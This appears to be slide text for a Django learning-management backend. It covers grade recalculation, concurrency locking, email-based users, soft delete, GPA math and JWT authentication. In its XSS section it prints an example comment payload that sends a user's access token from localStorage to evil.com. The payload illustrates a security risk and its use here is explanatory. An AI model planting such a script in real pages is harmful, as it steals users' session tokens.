A student finishes COMPLETED with 85% and 3.0 GPA points. A week later an admin fixes a paperwork error and flips the status to WITHDRAWN. Without this guard, that 85% sits in the database forever, quietly inflating a GPA that no longer applies.



Live Gradebook $\neq$ Transcript

Mid-semester, before the final exam, a live calculation might show 35%. That number must never land in the official final_percentage column — scholarship checks and prerequisite validations read straight from it and would assume the student had failed.



The Performance Win

Sitting at the very top of the function, the guard clears the fields and returns immediately for every enrolled, dropped, or withdrawn row — skipping the heavy `aggregate(Sum('score'))` query entirely. No wasted database math on grades that don't matter yet.


All three reasons say the same thing: don't calculate or store anything until the record is truly final.

Inside recalculate_grades()

```
def recalculate_grades(self):
    # 1. Fail fast: clear grades & skip the query entirely
    if self.status != self.EnrollmentStatus.COMPLETED:
        self.final_percentage = None
        self.course_grade_points = None
        self.save(update_fields=['final_percentage', 'course_grade_points', 'updated_at'])
        return
    with transaction.atomic():
        # 2. Only hit the database if the term is actually over
        Enrollment.objects.select_for_update().get(pk=self.pk)
        raw_total = self.grades.aggregate(total_score=Sum('score'))['total_score'] or 0
        total = Decimal(str(raw_total)).quantize(Decimal('0.01'))
        self.final_percentage = total
        if total >= 93: self.course_grade_points = Decimal('4.0')
        elif total >= 89: self.course_grade_points = Decimal('3.7')
        elif total >= 84: self.course_grade_points = Decimal('3.3')
        elif total >= 79: self.course_grade_points = Decimal('3.0')
        elif total >= 74: self.course_grade_points = Decimal('2.7')
        elif total >= 69: self.course_grade_points = Decimal('2.4')
        elif total >= 64: self.course_grade_points = Decimal('2.0')
        elif total >= 60: self.course_grade_points = Decimal('1.0')
        else: self.course_grade_points = Decimal('0.0')
        self.save(update_fields=['final_percentage', 'course_grade_points', 'updated_at'])
```

Two paths, one function: bail early above, or compute once inside a locked transaction below.

Two Workers, One Row



Both requests hit the server in the same millisecond — both workers hold an identical copy of that row in memory.

Same snapshot, two writers — whoever saves last usually wins. That's the seed of a lost update.

Without vs. With update_fields

Scenario 1 — Without update_fields

1. Worker B (Admin) saves first

```
UPDATE ... SET status='COMPLETED',  
final_percentage=NULL;
```

2. Worker A (Grade Engine) saves a millisecond later

```
UPDATE ... SET status='ENROLLED',  
final_percentage=85;
```

Lost Update: Admin's status change is silently erased. Sarah has an 85% but is stuck as ENROLLED — she can't graduate.

Scenario 2 — With update_fields

1. Worker B (Admin) saves only status

```
UPDATE ... SET status='COMPLETED' WHERE id=X;
```


2. Worker A (Grade Engine) saves only grade fields

```
UPDATE ... SET final_percentage=85,  
course_grade_points=3.0 WHERE id=X;
```

Perfect Concurrency: both writes survive. Sarah's row safely becomes [Status: COMPLETED, Grade: 85%].

Same two workers, same millisecond — the only difference is what `self.save()` is told to write.


Why Wrap It in `transaction.atomic()`?



Crash between step 2 and step 3? **`transaction.atomic()`** rolls back ALL three statements together. Either the whole block commits, or none of it does — the table never sees a half-written grade.

All-or-nothing: fetch, aggregate, and save happen together — or not at all.

The Vulnerability: A New Snapshot Per Statement



The Shield: `select_for_update()`



Teacher A — Gets the Lock

T0 — **SELECT ... FOR UPDATE**

Acquires a pessimistic lock on Sarah's enrollment row.

T1 — **Aggregates & computes**

Reads grades and calculates the total while holding the lock.

T2 — COMMIT: saves `final_percentage` and releases the lock.
Clean, uninterrupted work.



Teacher B — Waits in the Queue

T0 — Tries the same **SELECT ... FOR UPDATE**

Attempts to lock the exact same row a moment later.

T0–T2 — **Blocked**

Postgres freezes Teacher B's transaction until Teacher A's atomic block closes.

T2+ — Lock released: Teacher B proceeds, now reading fresh, consistent data.

Not a race anymore — a queue. Only one recalculation ever touches Sarah's row at a time.

Email-First Authentication — BaseUserManager_

create_user()

1. Validate & normalize

```
if not email: raise ValueError()  
email = self.normalize_email(email)
```

2. Instantiate & persist

```
user = self.model(email=email, **fields)  
user.set_password(pw); user.save()
```

Email becomes the non-negotiable identifier — no username field required anywhere in the flow.

create_superuser()

1. Stack admin defaults

```
extra_fields.setdefault("role", ADMIN)  
is_staff=True, is_superuser=True
```

2. Delegate, don't duplicate

```
return self.create_user(email, password,  
                        **extra_fields)
```

One code path for every account type — admins are just create_user() with extra flags stacked on.

Ripping out Django's legacy username requirement to modernize the default auth flow for an email-first API.

The BaseUser Model — Django's Batteries, Repurposed

What Django Gives Free

AbstractBaseUser

password hashing, last_login,
is_authenticated

PermissionsMixin

is_superuser, groups,
has_perm()

Auth, sessions & permission checks — all wired in before we write a single field.

What We Add On Top

Identity & role

email (unique), first_name,
last_name, role choices

Auth wiring

USERNAME_FIELD = "email"
REQUIRED_FIELDS = [...]

Two managers, one table:

objects=ActiveUserManager() for daily use,
all_objects=UserManager() for everything.

We don't rebuild authentication — we redirect Django's existing machinery to authenticate on email.

The `get_queryset()` Override

ActiveUserManager

Extends the built-in manager

```
class ActiveUserManager(UserManager):
```

Overrides the one choke point

```
def get_queryset(self):  
    return super().get_queryset()  
        .filter(is_active=True)
```

On `BaseUser.objects` — every `.all()` / `.filter()` call is silently scoped to active accounts.

ActiveManager

Same pattern, model-agnostic

```
class ActiveManager(models.Manager):
```

Identical override

```
def get_queryset(self):  
    return super().get_queryset()  
        .filter(is_active=True)
```

Reused verbatim on `TeacherProfile.objects` and `StudentProfile.objects` — one pattern, every model.

Per the docs: `.all()`, `.filter()`, `.exclude()`, `.order_by()` all call `get_queryset()` first — override it once, reroute everything.

Soft Delete: Flip a Boolean

`delete()` — Soft

Flip the flag

```
self.is_active = False
```

Stamp the timestamp

```
self.deleted_at = timezone.now()  
self.save()
```

MVP-safe: instantly kills active JWTs / access, but the row — and its history — survives.

`hard_delete()` — Permanent

Bypass the override

```
super().delete(*args, **kwargs)
```

No recovery path

```
# Row is gone. No is_active,  
# no deleted_at, no undo.
```

Reserved for real purges — compliance/GDPR-style deletes, never the default action.

SoftDeleteModel is abstract — no extra table, just `is_active` + `deleted_at` inherited onto every model that needs it.

Teacher & Student Profiles — Linked, Not Layered

TeacherProfile

Link to identity

```
user = OneToOneField(BaseUser,  
    related_name="teacher_profile")
```

Domain fields

```
department = FK(Department)  
rank = CharField(choices=Rank)
```

HAS-A BaseUser through an explicit link — inherits SoftDeleteModel for its own lifecycle.

StudentProfile

Link to identity

```
user = OneToOneField(BaseUser,  
    related_name="student_profile")
```

Domain fields + computed GPA

```
enrollment_year, cumulative_gpa  
calculated_gpa — credit-weighted
```

Same composition pattern — GPA is computed from graded enrollments, not stored as a guess.

Both profiles HAS-A BaseUser through a OneToOneField — not IS-A BaseUser through a shared table.

Composition vs. Inheritance: The Trap

Looks Like Clean OOP

A 3-level hierarchy

```
class UniversityMember(BaseUser):  
class StudentProfile(UniversityMember):
```

Django's real translation

3 separate DB tables, linked by
hidden OneToOne pointers

Every level you add in Python becomes another table
glued on underneath, invisibly.

One Query, Three Tables

A single, simple filter...

```
StudentProfile.objects.filter(  
    cumulative_gpa__gte=3.5)
```

...forces this JOIN chain

```
INNER JOIN universitymember  
INNER JOIN baseuser
```

Reconstructing one student means gluing 3 tables —
every time, for every query.

It looks like one class stack in Python — it's three JOINed tables in SQL, every single time.

The Cost: JOIN Avalanche & Write Multiplier

Read Penalty

Every list query pays the JOIN

```
SELECT * FROM studentprofile  
JOIN universitymember JOIN baseuser
```

At scale, it compounds

50,000 students → a 3-table
JOIN on every single lookup

The DB thrashes RAM gluing rows together — before it even evaluates your filter.

Write Penalty

One create() becomes three

```
INSERT baseuser → get id  
INSERT universitymember → get id  
INSERT studentprofile
```

All inside one transaction

Tripled write latency,
higher lock/failure risk

Registration-day traffic hits 3x the inserts — and 3x the chance of a failed transaction.

Inheritance is an IS-A relationship — it locks the database into implicit multi-table JOINS and multiplied writes.

The Verdict: Composition Wins

Rigid: The Refactoring Prison

A year later: guest lecturers

Need system access, but aren't official `UniversityMembers`

Inheritance can't bend

Bypassing the tier shatters the schema — catastrophic migration

The stack is rigidly coupled — you can't unplug one tier without breaking everything above it.

Flexible: Plug & Play

Composition uses explicit links

`OneToOneField` / `ForeignKey` instead of a shared table

New relationships, instantly

Add `GuestLecturer` → `BaseUser` with zero schema disruption

New user types plug in without touching the existing hierarchy at all.

Inheritance is an IS-A relationship, locking us into implicit JOINS. Composition is a HAS-A relationship — we choose when we pay that cost.

Inside `calculated_gpa()`: Three Safeguards



One Query, Not N+1

`select_related()` pre-joins course credits in the same query — no extra round-trip per enrollment.

```
self.enrollments.select_related(
    'course_class__course')
```

Only Finished Courses Count

The `is-not-None` check skips courses still mid-semester, so an unfinished grade can never drag down the GPA.

```
if enr.course_grade_points
    is not None:
```

Decimal, Not Float

Every grade point and credit is cast through `Decimal`, so rounding never quietly drifts on a number that lands on a transcript.

```
Decimal(str(enr.course_grade_points
))
    * credits
```

Three small guards turn a simple loop into a GPA number you can actually trust.

Why Decimal, Not Float, for GPA Math

FLOAT

`0.1 + 0.2`

`= 0.30000000000000004`

Binary floats can't represent 0.1 exactly — tiny errors creep in and compound across thousands of enrollments.

VS

DECIMAL

`Decimal('0.1') + Decimal('0.2')`

`= Decimal('0.3')`

Decimal does exact base-10 math — the same arithmetic your official transcript relies on.

That's exactly what `calculated_gpa()` guards against: `Decimal(str(enr.course_grade_points)) * credits`

A GPA is a permanent academic record — it deserves math that doesn't guess.

BaseUser — Table Data

id	email	password	first_name	last_name	role	is_active	is_staff	created_at	updated_at
1	admin@lms.edu	••••••••	Laila	Nasser	ADMIN	Yes	Yes	2023-01-10	2023-01-10
2	ahmed.h@lms.edu	••••••••	Ahmed	Hassan	STUDENT	Yes	No	2024-09-01	2026-02-10
3	sara.y@lms.edu	••••••~•	Sara	Youssef	STUDENT	Yes	No	2024-09-01	2025-12-01
4	omar.k@lms.edu	••••••~•	Omar	Khaled	TEACHER	Yes	No	2022-08-15	2026-01-05
5	mona.f@lms.edu	••••••~•	Mona	Farouk	TEACHER	No	No	2021-08-20	2025-06-30

TeacherProfile — Table Data

id	user_id	department_id	rank	is_active	deleted_at
1	4	12	ASST_PROF	Yes	—
2	5	7	PROFESSOR	No	2025-06-30
3	9	12	LECTURER	Yes	—
4	11	3	TA	Yes	—
5	14	7	ASSOC_PROF	Yes	—

StudentProfile — Table Data

id	user_id	discipline_id	enrollment_year	cumulative_gpa	is_active	deleted_at
1	2	5	2024	3.72	Yes	—
2	3	8	2024	3.15	Yes	—
3	6	5	2023	2.88	Yes	—
4	7	9	2022	3.40	No	2025-11-02
5	10	8	2025	—	Yes	—

Scheduling Engine



See the Obsidian Note

The scheduling engine's full design — constraints, algorithm, and edge cases — lives in the Obsidian vault rather than duplicated here.

AUTHENTICATION DOMAIN

JWT Authentication

How stateless tokens are issued, stored, and verified — and where the naive pattern breaks down.

eyJhbGciOiJIUzI1NiJ9

HEADER

eyJ1c2VyX2lkIjoxMjN9

PAYLOAD

5f3a9c...e91b

SIGNATURE

The Login Request

REQUEST

POST /api/auth/token/

```
{  
  "email": "student@ibnalhaytham.edu",  
  "password": "....."  
}
```



HTTPS Encryption

Credentials travel encrypted end-to-end — never sent in the clear.



The Token Endpoint

The one route where a password is ever transmitted at all.

Credentials never touch the API again after this exchange — everything downstream runs on the token.

Anatomy of a Token



Server returns two tokens: an access token (short-lived, sent on every request) and a refresh token (long-lived, used only to renew).

Choosing the Algorithm: HS256 vs RS256

HS256 — SHARED SECRET



Backend

Signs and verifies with the same secret — no other service needs it.

VS

RS256 — KEY PAIR



Issuer

Private key signs the token.



Verifier(s)

Public key verifies — can never forge.

This backend issues and verifies its own tokens, so HS256 is the right call — RS256 earns its complexity only when a separate, less-trusted service must verify without the power to forge.

Where the Tokens Live

STORING & ATTACHING THE TOKEN

```
localStorage.setItem('access_token', token);  
const token = localStorage.getItem('access_token');  
fetch('/api/academics/grades/', {  
  headers: { Authorization: `Bearer ${token}` }  
});
```



localStorage

Persists across tabs & reloads.



sessionStorage

Clears when the tab closes.




JS memory

Lost on refresh — safer, but forces re-login.

The common thread: the token lives somewhere JavaScript can read — exactly what makes the next attack possible.

Stateless Verification




PER-REQUEST VERIFICATION

```
user = User.objects.get(id=user_id)
if not user.is_active:
    raise AuthenticationFailed(...)
```

No session table. No shared store between servers — any instance holding SECRET_KEY verifies independently. Validity is proven by signature, not by lookup.

The XSS Danger




MALICIOUS COMMENT PAYLOAD

```
<!-- malicious comment submitted by attacker -->
<script>
  fetch('https://evil.com/steal?token=' + localStorage.getItem('access_token'))
</script>
```

Any user who views that comment runs this script — their token ships to the attacker with no login, no password needed.

The Problem



“Every developer, forever, remembers to sanitize every input”
isn't a security boundary — it's a hope.

One missed field + one raw dangerouslySetInnerHTML + one bypassed validation

→ the token sitting in storage is trivially exfiltrated.

How are we gonna solve the XSS problem? → Refer to the Obsidian note.

API DOMAIN

API Design

Endpoints, serialization, and the contracts the frontend relies on.

GET /api/students/

ENDPOINTS

{ id, name, ... }

SERIALIZERS

200 OK

RESPONSES

INFRASTRUCTURE DOMAIN

Docker & Containerization

Packaging the app and its services into portable, reproducible containers.

```
FROM python:3.12
```

DOCKERFILE

.

```
docker-compose.yml
```

SERVICES

.

```
docker build .
```

IMAGE

DEPLOYMENT DOMAIN

Deployment

Shipping the containers from a laptop to a server that stays up.

